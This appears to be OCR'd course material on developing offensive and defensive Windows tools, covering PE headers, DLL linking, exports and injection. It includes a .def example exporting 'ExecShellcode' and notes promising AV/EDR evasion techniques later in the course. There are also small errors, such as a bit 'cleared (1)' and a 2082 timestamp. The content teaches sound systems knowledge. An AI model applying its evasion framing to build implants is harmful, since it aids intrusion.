Section headers: This is a table filled of rows of section headers that immediately follows the optional header. The number of rows here is determined by the NumberOfSections field in the file header.

Sections: Where the code, data, and other resources are held.

Technet24

Dynamic-linked Libraries (3)

How do you see what is inside of a DLL?

- Dumpbin utility
- PEview
- PE-bear
- CFF Explorer

Dynamic-linked Libraries (3)
There are a few tools available today that let you look at what is inside of a DLL. The tools do not just parse the structure of DLL files, but they can parse almost any type of PE file you throw at it. The dumpbin utility is a command-line tool that is typically available with a standard installation of Visual Studio. PEview is a GUI application with the bare necessities for viewing the file's structure. The headers are easily identified allowing for simple navigation through them. PE-bear is a rich GUI application that is full of great features. You can load several PE files at the same time and manually browse the file of interest. Tabs organize the structure breakdown and there is a nice high level navigation bar on the right-hand side that shows where you are in the file. CFF Explorer is yet another GUI application that offers similar features to that of PE-bear. Dumpbin and PE-bear will be used as the course progresses.

Over time, you will establish a preference as to what program you like most when diving into executable images, GUIs or command line. Another powerful utility not mentioned on the slide is WinDbg. WinDbg has a built-in command that will parse an executable image and dump the headers. It also allows you to manually parse the headers on your own with a combination of other built-in commands. Below is a snippet of executing the **!dh** command in WinDbg. The argument passed to **!dh** is the starting address of the **notepad.exe** image in memory.

!dh 00007ff6`29240000

```
File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
    8664 machine (X64)
       7 number of sections
D3FDE383 time date stamp Mon Sep 14 17:10:27 2082
```

Dynamic-linked Libraries (4)

```
// dumpbin /headers hello.dll
Dump of file hello.dll

PE signature found

File Type: DLL

FILE HEADER VALUES
       14C machine (x86)
         3 number of sections
  602A3E55 time date stamp Mon Feb 15 09:26:45 2021
         0 file pointer to symbol table
         0 number of symbols
        E0 size of optional header
      2102 characteristics
             Executable
             32 bit word machine
             DLL
```


Dynamic-linked Libraries (4)

As mentioned previously, the dumpbin utility ships with the SDK and as such, it is only available on your Dev-VM. Dumpbin offers a wide array of commands, everything from dumping headers to showing the disassembly of an image's section, like the TEXT section. Running the **dumpbin /headers** headers command will direct dumpbin to parse the entire image's PE header. The tool will provide verbose output similar to the output shown on the slide. The output shown indicates that it checks the validity of the image being parsed to ensure it knows the file format. If you were to give dumpbin a file it does not know the format of, like a Windows header file, it will return to you an error. The error typically seen is "**Invalid format file; ignored**". Once the PE signature is found, it will then check the file type. In this instance, the file type is a DLL. This flag comes from the characteristics field in the file header. It is simply a bit that can be set (1) or cleared (1). Then dumpbin will start parsing the file header, which is what is shown on the slide. There are a few important items highlighted in green: machine and number of sections. Here are what those fields indicate:

Machine – the architecture, rather the CPU type, the system needs to have. 14Ch is hex for IMAGE_FILE_MACHINE_I386, meaning 32-bit version of Windows. For 64-bit installations of Windows that might have an x86_64 CPU, you would see the value x8664 for IMAGE_FILE_MACHINE_AMD64. There are over two dozen other values that could be present here.

Number of sections: this value indicates how many basic units of code or data the PE image has. Sections can be .PDATA, .TEXT, .IDATA, etc.

Another important field, although it is not highlighted, is the size of optional header. The sizes of optional header is important because when you are creating your own PE parsing utility, you can use this value in a calculation to jump over the optional header and land right at the first section of the binary.

Technet24

Dynamic-linked Libraries (5)

```
OPTIONAL HEADER VALUES
        10B magic # (PE32)
      14.28 linker version
        200 size of code
        400 size of initialized data
          0 entry point
       1000 base of code
       2000 base of data
   10000000 image base (10000000 to 10003FFF)
       1000 section alignment
       4000 size of image
        400 size of headers
          0 checksum
          2 subsystem (Windows GUI)
        540 DLL characteristics (Dynamic base, NX compatible, No SEH)
     100000 size of stack reserve
       1000 size of stack commit
```


Dynamic-linked Libraries (5)
Note: Some output was removed to fit on the slide.

The two more important fields in the optional header are the magic number and the entry point. The magic number here will either indicate if the binary is a 32-bit compilation or a 64-bit compilation. The hex value 10Bh indicates 32-bit compilation, or simply PE32. For a 64-bit compilation, the hex value 20Bh would be shown, or simply PE32+. Again, the optional header is not optional for PE files because the loader depends on information found within this header. Import information it needs from this section is, for starters, the PE type or the optional header type. The slide output shows a PE32 file, meaning an x86 DLL that must be loaded by x86 clients. The entry point is also important since the value found here will redirect you to where the first executable instructions are for the program. You can loosely tie the entry point to the DLL's DllMain() function or a program's main() function. For this example, the entry point is 0 because it was explicitly passed /NOENTRY at the command line when being compiled. This indicates that there is no custom entry point for this DLL. NOENTRY is something that will be discussed in greater detail when we start to build shellcode.

Other fields to mention are the following:
The size of code – this is the size of the TEXT section where the executable code resides
Size of initialized data – any data, like variables or strings, that have been initialized with values will be here
Image base (preferred base address) – where the image would like to be loaded versus where the system loader loaded it
Section and file alignment – how the file is aligned on disk versus in memory with proper page alignment for each section
Size of image – the overall size of the entire image; useful when manually loading a DLL
Size of headers – the sum sizes of all headers that has been rounded up to the nearest file alignment size value

Dynamic-linked Libraries (6)

```
10 number of directories
     2040 [   48] RVA [size] of Export Directory
        0 [    0] RVA [size] of Import Directory
        0 [    0] RVA [size] of Resource Directory
        0 [    0] RVA [size] of Exception Directory
        0 [    0] RVA [size] of Certificates Directory
     3000 [    C] RVA [size] of Base Relocation Directory
     2018 [   1C] RVA [size] of Debug Directory
        0 [    0] RVA [size] of COM Descriptor Directory
        0 [    0] RVA [size] of Reserved Directory
```

Virtual Address = Base Address + RVA

RVA = Virtual Address - Base Address

9F002040 = 9F000000 + 2040

FFC90 = 743AFC90 - 742B0000


Dynamic-linked Libraries (6)

The last portion of the optional header is the number of directories. This is going to be important to understand as the course progresses because tools will be developed to parse through this section and modifications will be made here. Before we begin, let us first understand RVAs. RVAs are relative virtual addresses from the beginning of the file. In other words, they are simply offsets from the beginning of the file. Since DLLs can be loaded at any random address, by design, it is much easier to deal with offsets. Once a DLL is loaded, the virtual address in memory can be calculated with some simple math. Take the base address of the DLL and add the RVA to it. The result is the virtual address. The reverse is also true—given a base address and virtual address, the RVA can be determined.

Now, let use talk about the directories. There are 0x10, or 16 in decimal, directories with most of them being empty or NULL. The export directory, at offset 2040, is used to hold an array of export entries. This table holds information about the functions that the DLL exports. More on that later.

The next item that has data is the base relocation directory. This is in case the DLL cannot be loaded into its preferred base address, shown earlier. When the image is given a new base address, items will have to be relocated and fixed up when the DLL is loaded into memory.

Technet24



Dynamic-linked Libraries (7)
It was already discussed that EXE and DLL files have a base value that indicates its preferred base address. There are times when the preferred base address for a DLL can be given by the loader when it is loaded, but the more common case is that it will not get its preferred base address. If you look at the graphic on the slide, the stack of pages on the left side of the slide shows the address space along with several items, like threads and the image itself, already occupying some memory regions. It just so happens that nothing is mapped at the DLL's preferred base address. When the loader is mapping it in and it sees this, it will happily map it there.

The stack of pages on the right of the slide shows what happens when there isn't room because something is already mapped to that address, like more thread stacks. The module will have to be move around and given a different base address. When this happens, the loader will fix up everything in the DLL, like pointers to various items. The action of relocating an image is why understanding RVAs is important.

Now, in the interest of security, we want to prevent attackers from knowing where DLLs will be loaded ahead of time. Malware authors must now do a bit more work to find critical modules, like kernel32, because the loader will be choosing a random address to map modules into. The base address for application modules are randomized each time the process is mapped into memory and system modules are randomized with each boot.

Dynamic-linked Libraries (8)

```
SECTION HEADER #1
  .text name
        A virtual size
     1000 virtual address (10001000 to 10001009)
      200 size of raw data
      400 file pointer to raw data (00000400 to 000005FF)
        0 file pointer to relocation table
        0 file pointer to line numbers
        0 number of relocations
        0 number of line numbers
 60000020 flags
          Code
          Execute Read
```

.TEXT section

The executable code

Dynamic-linked Libraries (8)
The section headers should immediately follow the optional header and the number of sections can be found in the file header. The first one, TEXT, is where the executable code is located. Please pay special attention to the permissions of this section and you might notice how the Write permission flag is missing. The TEXT section is only Execute and Read because the processor must be allowed to read the instructions and execute them. If the section had the Write permission, then an attacker would be free to make changes to program code. The loader will make sure this section is mapped into a page of memory with only PAGE_EXECUTE_READ permissions set.

The virtual size is 10 bytes. The RVA is 0x1000, which can be located easily once the base address is known.

Using the */rawdata /section:.text* will show the data in hex, but you can also look at the disassembly of it too by using */disasm /section:.text.*

Technet24

Dynamic-linked Libraries (9)

```
SECTION HEADER #2
 .rdata name
       D8 virtual size
     2000 virtual address (10002000 to 100020D7)
      200 size of raw data
      600 file pointer to raw data (00000600 to 000007FF)
        0 file pointer to relocation table
        0 file pointer to line numbers
        0 number of relocations
        0 number of line numbers
 40000040 flags
          Initialized Data
          Read Only
```

.RDATA section

Read only, initialized data

OPTIONAL_HEADER Directories
2040 [48] RVA [size] of Export Directory ← within .rdata
2018 [1C] RVA [size] of Debug Directory ← within .rdata

Dynamic-linked Libraries (9)
The *.rdata* section is a Read only section that holds any data that has been initialized, like setting the variable *best_sans_class* to 670. The other interesting tidbit here is that the directories that were noted in the optional header reside specifically within the .rdata section. This can be observed and verified by looking at the RVAs listed for the Export and Debug directories. The RVAs are clearly within the .rdata section.

Just like with the .text section, the raw data can be viewed to see what is actually being held in the .rdata section. After all, it should have some information because initialized data should be here.

Dynamic-linked Libraries (10)

```
/exports hello.dll



00000000 characteristics
FFFFFFFF time date stamp
    0.00 version
       1 ordinal base
       1 number of functions
       1 number of names

ordinal hint RVA   name

   1  0 00001000 PrintHello
```

```
/disasm /section:.text



10001000: push ebp
10001001: mov ebp,esp
10001003: mov eax, 10002000h
10001008: pop ebp
10001009: ret

 Summary

    1000 .text
```


Dynamic-linked Libraries (10)

It was discovered on the previous slide that the RVA for the PrintHello function was 1000. The output from the */exports* switch verified what was found with a manual lookup. Checking the output from the */disasm* switch along with */section:.text*, the code for the function can be seen. Understanding the assembly for the function is simple because the function only does one thing—return the pointer to a string. The __cdecl calling convention specified for this function uses the EAX register to hold the return values. Here, EAX will end up holding the RVA 2000. The data at RVA 2000 was previously seen already and is indeed the address to the string "Welcome to DLL Hell!"

Technet24

Dynamic-linked Libraries (11)

System DLLs are forcefully mapped into nearly every single process.

NT	Ntdll	K32	Kernel32
KB	Kernelbase	U32	User32

Dynamic-linked Libraries (11)
There are several system DLLs that will be mapped into almost every process: Ntdll.dll, Kernel32.dll, and Kernelbase.dll. Despite them practically always being mapped, Ntdll.dll is the only one required, but the OS will take care of that for you. NTDLL exports many functions that act as a gateway of sorts before making the jump into kernel land.

KERNEL32 also exports many functions and a large number of which are simply re-exported functions from NTDLL. Some functions might not have any code in them at all but are simply jumps or forwarders to a function in NTDLL.

USER32 is a primary component for GUI applications as it holds various functions for creating graphical boxes and windows.

KERNELBASE came around with Windows 7 and basically replaces KERNEL32. KERNELBASE brought with it more and more functionality with each new version. The file size is a quick way to determine if more functionality has been added to a DLL. For example, with its original debut in Windows 7, it was around 288.2KB in size. For Windows 10 it was around 1.5MB

There is at least one project on GitHub that experimented with unloading all system DLLs, even Ntdll.dll. The idea was to bypass 32-bit User-mode hooks by unloading every DLL including the WoW64 DLLs. We will be talking about hooks later in the course.

DLLs: Linking (1)

A DLL does nothing for you unless you link your program to it.

Implicit linking

The OS is going to load the DLL right when that executable uses it. The exported functions can be called as if the functions were linked statically and resided within the executable itself.

Explicit linking

The OS is going to load the DLL on demand right at runtime. The desired DLL must be **explicitly** *loaded* and *unloaded* by the client executable. Exported functions are called via pointers.

DLLs: Linking (1)

DLLs must be linked to in some way, shape, or form if you are going to utilize them in your program. The two ways they can be linked to is implicitly or explicitly. The example DLL used for breaking down the export directory structure had a client application that used explicit linking. It explicitly loaded the hello.dll into the program via *LoadLibraryEx* and resolved the address of the PrintHello function using the *GetProcAddress* function. When the program was finished, it freed the library by calling *FreeLibrary*. Any time you see those functions being called; it is a sure indicator that a library is being explicitly linked/loaded.

Implicit linking is nearly the opposite as you rely on the OS to do the heavy lifting for you. Not much to worry about with implicit linking other than maybe ensuring the program has the proper code to bring in the needed LIB file. A great benefit of implicit linking is there is no need to resolve function addresses programmatically. The functions can be called as if they were defined directly in your program, and this method is the de facto standard in most code.

Technet24

DLLs: Linking (2)

How to implicitly link a DLL.

- Must have header file; .h files
- Must have the actual DLL file
- Must have import library to link into the EXE
- Project Settings in Visual Studio

```
#pragma comment(lib, "hello")

//function from hello.lib
//PrintHello();

puts(PrintHello());
```


DLLs: Linking (2)
As mentioned previously, implicit linking is by far the easiest method to implement and can be done a few ways. Thanks to recent enhancements to Visual Studio, you can modify the settings for the project and identify the additional dependencies or references. You can access this configuration under Configuration Properties | Linker | Input | Additional Dependencies. While browsing this area, you might also see dependencies already listed, like kernel32.lib. I do not recommend messing around with what is already listed unless you are comfortable dealing with the ramifications.

The other method for implicit linking is to use C/C++ code to add the additional dependency. This is implemented using the #pragma comment directive so that the executable or the object file will contain a comment record. You must know where the lib file resides on the file system, of course, but there are other configurations you can make that would make the search easier. An example could be *#pragma comment(lib, "../relative/path/to/ws2_32.lib").*

With implicit linking, if a DLL is not found, the process will be terminated with a code execution error.

DLLs: Implicit Linking

```
// implicit_callhello.cpp
#include <stdio.h>

EXTERN_C PCHAR __cdecl PrintHello();

INT main(){
  puts(PrintHello());
}
```

Must be linked against the LIB file

```
link implicit_callhello.obj hello.lib
```

```
dumpbin /all hello.lib
```

```
5 public symbols
  [..snip..]
  62E _PrintHello
Archive member name at 62E:
  Type: code
  Symbol name: _PrintHello
  Name: PrintHello
```


DLLs: Implicit Linking

Implicit linking gives your program the freedom to simply call a function as needed without any extra steps. As long as you know the function name and what parameters it has, you can call it as if it were any other function defined locally in your source code. If you would compile the above program using cl /c implicit_callhello.cpp, you could then link it against the hello.lib library like so: ***link implicit_callhello.obj*** hello.lib. Now your program depends on the hello.dll module and it will not run if that module were to be deleted or somehow not found by the loader. Running ***dumpbin /dependents implicit_callhello.exe*** will show what modules the program depends on to run. More details about the hello.lib library can be shown by running ***dumpin /all hello.lib***. The library only has five public symbols so finding the symbol for PrintHello won't be too hard. Scroll through its output until the PrintHello function is found. The output shown indicates what type it is (code, in this case), what the symbol name is (_PrintHello), and what the function name is (PrintHello). As an alternative, run the same dumpbin command against the kernel32.lib located here: C:\Program Files (x86)\Windows Kits\10\Lib\10.0.18362.0\um\x86\kernel32.lib. I recommend redirecting the output to a TXT file as its output is quite large.

Below is the full output from the dumpbin commands.

dumpbin /dependents implicit_callhello.exe
File Type: EXECUTABLE IMAGE

Technet24

Image has the following dependencies:

```
  hello.dll
  KERNEL32.dll
```

dumpbin /exports hello.lib

```
File Type: LIBRARY

   Exports

    ordinal  name

         _PrintHello
```

dumpbin /all hello.lib

```
    5 public symbols

   18A __IMPORT_DESCRIPTOR_hello
   3AC __NULL_IMPORT_DESCRIPTOR
   4E0  hello_NULL_THUNK_DATA
   62E _PrintHello
   62E __imp__PrintHello

Archive member name at 62E: hello.dll/

 DLL name   : hello.dll
 Symbol name : _PrintHello
 Type     : code
 Name type  : no prefix
 Hint     : 0
 Name     : PrintHello
```

DLLs: Explicit Linking (1)

How to explicitly link a DLL.

- Match the function signature
- LoadLibrary
- GetProcAddress
- FreeLibrary

```
typedef DWORD(CALLBACK* FPFUNC1)(DWORD);

HINSTANCE hMyDll;
FPFUNC1 fpFunc1;
hMyDll = LoadLibrary("MyDll");
fpFunc1 = (FPFUNC1)GetProcAddress(hMyDll,
                 "Func1");
fpFunc1(32);
FreeLibrary(hMyDll);
```


DLLs: Explicit Linking (1)
Explicit linking is quite different in many ways, one of them being that you do not add any **#include** directives as that will only generate "unresolved external" errors. Another difference is how you call the functions exported from your target DLL. To get started, you must call the ***LoadLibrary*** or the ***LoadLibraryEx*** function passing in the name of the DLL to load. Either function will do what it sounds like—it will load a given library into your process returning a handle to it. The great thing here is that if the DLL is not found for any reason, the process will not be terminated. Instead, NULL is returned, and your code can account for this possibility to take corrective action. The calling of ***LoadLibrary*** is you being explicit with the DLL resource you are "linking against" and loading as a dependency. This still does nothing for your program because you have no idea where a function is located inside that DLL, and to figure that out, you must use ***GetProcAddress*** or one of its variants. Upon success, the returned value is the address of the function you need to use. Let's bring back the example used near the start of this section on the next slide.

Side note: The combination of ***LoadLibrary*** and ***GetProcAddress*** are common APIs that are looked for by AV/EDR products and we will discuss "workarounds" later in course like creating your own versions of them.

Technet24

DLLs: Explicit Linking (2)

```
// callhello.cpp
#include <stdio.h>
#include <Windows.h>

INT main(){
  HMODULE helloDll = LoadLibraryExW(L”hello.dll”, nullptr, 0);

  using t_PrintHello = PCSTR (__cdecl*)();
  t_PrintHello PrintHello = reinterpret_cast<t_PrintHello>(GetProcAddress(
                                                                  helloDll,
                                                                  “PrintHello”));

  puts(PrintHello());
  FreeLibrary(helloDll);

  return ERROR_SUCCESS;
}
```


DLLs: Explicit Linking (2)
There are no include statements that bring in the function PrintHello. Any attempt to call PrintHello directly would cause errors. The hello.dll is linked to explicitly by calling the ***LoadLibraryExW*** function and it is also freed later using ***FreeLibrary***. The PrintHello function can be called once the proper declaration has been made for it.

DLLs: Explicit Linking (3)

```
dumpbin /dependents callhello.exe



Dump of file callhello.exe

File Type: EXECUTABLE IMAGE

 Image has the following dependencies:
    KERNEL32.dll

 Summary
    2000 .data
    6000 .rdata
    1000 .reloc
    D000 .text
```

```
dumpbin /imports callhello.exe



Section contains the following imports:

KERNEL32.dll
 40E000 Import Address Table
 4133EC Import Name Table
      0 time date stamp
      0 Index of first forwarder

    1AB FreeLibrary
    2AE GetProcAddress
    3C3 LoadLibraryExW
    [..snip..]
```


DLLs: Explicit Linking (3)

Using the /dependents switch with dumpbin, any module that it depends on will be listed. Notice that hello.dll is not listed in the output. This is expected since it was not implicitly linked. The callhello.exe application only depends on the KERNEL32 DLL. The same goes for the imports. It makes sense that there are no imported function from hello.dll because we are not formally importing any functions that hello.dll exports. In fact, we did not import any at all, but we still call them. How can that even be possible? How can we call a function that has not been imported? The only functions that are being imported are primarily from KERNEL32.dll: ***FreeLibrary, GetProcAddress***, and ***LoadLibraryExW***. The primary function that assists us with explicitly linking against DLLs is ***LoadLibraryExW***. We can now use that function to bring in the hello.dll into our process address space. This is needed because we cannot call any of its functions until it gets loaded into memory. Once it is in memory, we can find one of its exported functions and then call that function. The API that let us obtain a function's address is ***GetProcAddress***. Most of this was already discussed a few slides ago. To summarize, the output here is just highlighting that functions you explicitly use from a DLL will not show up in your import table. Later in the course, we will go even further by eliminating the import entries for ***GetProcAddress*** and ***LoadLibraryExW*** by implementing those APIs manually.

Technet24

DLLs: Exports (1)

2 DLLs can create two kinds of functions.

Exported

- Available for other applications
- Functions are specified for export

Internal

- Not available for other applications

DLLs: Exports (1)
DLLs that do not export functions are rather useless, most of the time, but how does that happen? Also, how does the compiler distinguish an exported function from a private one that's only for internal use by that DLL? According to Microsoft, there are four methods to export a function, or a definition. They have a list ordered by recommendation of use. The next several slides will go into the following recommendations.

1. __declspec(dllexport)
2. EXPORTS statement created in a .DEF file
3. Linker option /EXPORT
4. A comment in the source code: #pragma comment(linker, "/export: definition ")

DLLs: Exports (2)

How to specify functions to be exported

__declspec()

__declspec(dllexport)

#define DLLEXPORT

Module definition file, .def

Contains a list of exported functions

Requires a certain syntax

DLLs: Exports (2)

The *__declspec* keyword is an extended attribute that is used to indicate that a specific instance and type should be stored using a Microsoft-specific storage-class attribute. There are many Microsoft-specific attributes available for use like *dllimport*, but the one we care about in this instance is *dllexport*. Be aware, though, that you must use *__declspec(dllexport)* for each function you want to export. If your DLL is going to export hundreds of functions, then perhaps you would prefer to use a module definition file.

A module definition file has a .def extension and is simply a text file containing special syntax to describe the attributes of the DLL. Using a definition file is much simpler and faster when your DLL has hundreds, if not thousands, of functions to export.

Technet24

DLLs: Exports (3)

Example of a .def file

```
LIBRARY  Evil32
EXPORTS  ExecShellcode              @1       NONAME
         GetComputerName            @3       PRIVATE
         GetNetAdapter              @5
         GetSysInfo=another_dll.GetSystemInformation
VERSION 2.1
```


DLLs: Exports (3)
Module-Definition files serve the purpose of giving the linker various information, such as exports, attributes, heap size, or other program information that is to be linked. Within a DEF, there are various statements, and each statement has rules that must be followed. Some statement examples are:

EXPORTS: The statement that marks a section of function names to be exported to include the ordinal of the function.

LIBRARY: This indicates to the linker program that a DLL is to be created while, at the same time, create an import library. This is going to be the name of the DLL. When building the DLL, be sure to use the /DLL linker option either in the project settings or at the command line.

VERSION: This is a simple way to tell the linker program to put a number in the header of the DLL. Default is 0.0 if not specified in the .def file.

*** NONAME = export ordinal only
*** PRIVATE = prevents that name from being an entry in the imports table

DLLs: Injection

DLL injection: Forcing a process to load a specific DLL

The code of the DLL will execute with the context of the target process

Unlimited access to everything in the target process

Injection does not always mean malicious activity; it is neither good nor bad

DLLs: Injection

When you hear the phrase DLL injection, you might think it is a bad thing. Well, it is not. There are several legitimate reasons for injecting DLLs into processes and AV solutions would serve as just one example. The badness, if you will, comes from the DLL's code. If the DLL's code is malicious then obviously you would not want injection to take place. If you are installing AV software, then you would want the injection to happen and you would want it to hook certain APIs because it must do its job protecting your system and the processes on it.

DLL injection is a forceful technique so there's nothing nice about it. You are forcing a process to execute the code of your DLL in its context. Meaning, the DLL's code will have access to everything in the virtual address space of the process, which is of grave concern when the code is malicious. Otherwise, inject away.

There are several popular DLL injection methods out there today and we will explore a few of them later in the course.

Technet24

Shared Objects

- Linux shared objects have the ELF format
- Linux SOs do not have a specific export syntax
- Extensions are a **.so** or **.a**
- Can by dynamically loaded/unloaded with `dlopen/dlclose`
- Resolve symbols with `dlsym`

Shared Objects
For those who are coming over from the *Nix side of C/C++ development, Linux shared objects can be viewed the same as Windows DLLs. Both provide functionality that can be imported and utilized in your programs. Both are a form of executable, though the file format is specific to the platform: Windows PE or Linux ELF.

Both provide symbols for programs to utilize and just like on Windows, they can be loaded and unloaded dynamically (explicit linking) using functions dlopen (LoadLibrary), dlclose (FreeLibrary). Resolution can be done just like Windows as well using dlsym (GetProcAddress). As mentioned previously, the resolution of a symbol's address is required since the library was loaded on demand.

One difference is that Windows DLLs must specifically export their routines using a special statement; __declspec(dllexport). Also, as mentioned in the previous slides, you could create a DEF document that lists the functions to be exported. Shared objects have no such statement and as such, every function can be used by a process.

Windows Data Types / C Data Types

Windows data types do not natively exist for Linux.

Practically every data type that is used was defined using the typedef keyword. The traditional C data types can be used if so desired, but it is best to simply use the provided Windows data types.

```
int, long, unsigned long, double, float, etc.
```

```
INT, DWORD, BOOL, LPVOID, etc.
```


Windows Data Types / C Data Types

Windows data types will be discussed in greater detail in the next section, but they are mentioned here because they are obviously not readily available to use on Linux. If you desired, you could create them in a header file and include that in your programs, but I have never seen that done by any Linux developers I know. The standard C data types can be used on Windows, but it is not recommended, which will also be explained in detail during the next section. In the end, the Windows data types are nothing more than defined types, or type defs. You will see this in code as the typedef keyword, one you will be using a lot.

Technet24

Header Files

Also known as include files: `#include <stdio.h>`

Header files, or include files, are the same thing you might already be accustomed to with your Linux development.

Windows created their own header files.

Windows.h | Windef.h | WinNt.h | WinReg.h | WinSvc.h

Header Files
Header files are, for the most part, the same. You can still include stdio.h, iostream, etc. just like you could on Linux. The main difference here is Windows will have their own header files that you must include in your projects because they give access to the Win32 APIs and the Windows data types. The windows.h header file will arguably be included the most in a large majority of your projects.

As you become more familiar with developing Windows programs, you will know what header files will need to be included to give your program the functionality you desire.

Windows APIs

Windows APIs and their calling conventions

This is a Windows-specific calling convention that behaves slightly differently from __cdecl convention.

API names can be very descriptive and lengthy.

Critical functionality is provided via these APIs.

Windows APIs
The Windows APIs will be very new to those coming over from Linux. The naming conventions are very detailed and sometimes rather lengthy. I believe the longest public API is still *RtlWriteDecodedUcsDataIntoSmartLBlobUcsWritingContext*. Aside from lengthy function names, the Windows API also introduced a few Windows-specific calling conventions like stdcall that will be discussed in their own section later on.

Technet24

Standard C Functions

- C standard library of functions are still available.
- memcpy, printf, fopen, etc.
- In the end, just use the Windows APIs.

Standard C Functions
The basic C functions like memcpy, printf, strcpy, etc. can still be used, but Windows has created APIs that wrap most of them like RtlCopyMemory, which behaves just like memcpy.

If you wanted, you could absolutely use the standard C functions. However, it is best to stick with the Windows APIs for nearly every type of functionality in your program. Use Windows-specific macros whenever possible too, because if Windows decides to change anything then your program should automatically adjust accordingly, if using the macros.

Lab 1.3: HelloDLL

Learn how to build a simple DLL.

Please refer to the eWorkbook for the details of this lab.

Lab 1.3: HelloDLL
This lab has you building out your first DLL. We will be using Visual Studio for this and will be creating .def files and using exports. An EXE program can be used to use your DLL. This will also be a perfect time to explore using rundll32.exe to execute your DLL.

Please refer to the eWorkbook for the details of the lab.

Technet24

What's the Point?

What's the point?

What's the Point?
The point of the lab was to become familiar with building a DLL and how to export functions. DLLs can be very beneficial and are great for injecting into processes.

Module Summary

- Discussed how DLLs are just like SOs
- Covered how new header files bring new APIs for new functionality
- Discussed a best practice: Use Windows APIs whenever possible

Module Summary
In this module, we covered a few development differences between Linux and Windows. We also covered some of the ways that development is similar. C is still C but the power and main functionality for Windows comes from using the Windows APIs.

Technet24

Unit Review Questions

What is the preferred way to export functions in a DLL?

A Using declspec()

B Creating a definition file

C Using EXTERN_C

Unit Review Questions
Q: What is the preferred way to export functions in a DLL?

A: Using declspec()

B: Creating a definition file

C: Using EXTERN_C

Unit Review Answers

What is the preferred way to export functions in a DLL?

A Using declspec()

B Creating a definition file

C Using EXTERN_C

Unit Review Answers
Q: What is the preferred way to export functions in a DLL?

A: Using declspec()

B: Creating a definition file

C: Using EXTERN_C

Technet24

Unit Review Questions

What is explicit linking?

A Linking to DLLs at compile time

B Linking to DLLs at runtime via Windows APIs

C Linking to DLLs using preprocessor directives

Unit Review Questions
Q: What is explicit linking?

A: Linking to DLLs at compile time

B: Linking to DLLs at runtime via Windows APIs

C: Linking to DLLs using preprocessor directives

Unit Review Answers

What is explicit linking?

A Linking to DLLs at compile time

B Linking to DLLs at runtime via Windows APIs

C Linking to DLLs using preprocessor directives

Unit Review Answers
Q: What is explicit linking?

A: Linking to DLLs at compile time

B: Linking to DLLs at runtime via Windows APIs

C: Linking to DLLs using preprocessor directives

Technet24

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section I

Course Overview
Developing Offensive Tools
Developing Defensive Tools
Lab 1.1: PE-sieve, Lab 1.2: ProcMon
Setting Up Your Development Environment
Windows DLLs
Lab 1.3: HelloDLL
Windows Data Types
Call Me Maybe
Lab 1.4: Call Me Maybe
SAL Annotations
Lab 1.5: Safer with SAL
Windows API
Lab 1.6: CreateFile
Bootcamp

In this module, we will introduce you to the Windows data types. Most of them will probably seem strange at first, but once we look at how they are defined any confusion should be gone.

Windows Data Types

Taking an in-depth look behind the Windows data types

Windows data types are used to keep compilers from determining what they think the size of an *int* should be sized as.

Data type names are descriptive once you understand them.

```
BOOL, INT, DWORD, VOID, PVOID, LPVOID, HINSTANCE, HANDLE
```


Windows Data Types

You might be reading this slide and thinking to yourself, "Aren't data types on Windows just the same as they are for Linux?" Not really. Back in the day, when Windows was a true 16-bit OS and people were developing 16-bit applications, they were using 16-bit ints. When the upgrade to a 32-bit OS came around, you would have to manually change every single instance where you used an int because you needed to swap it out with a new data type that was 32-bit, which could be quite tedious depending on how large your project was.

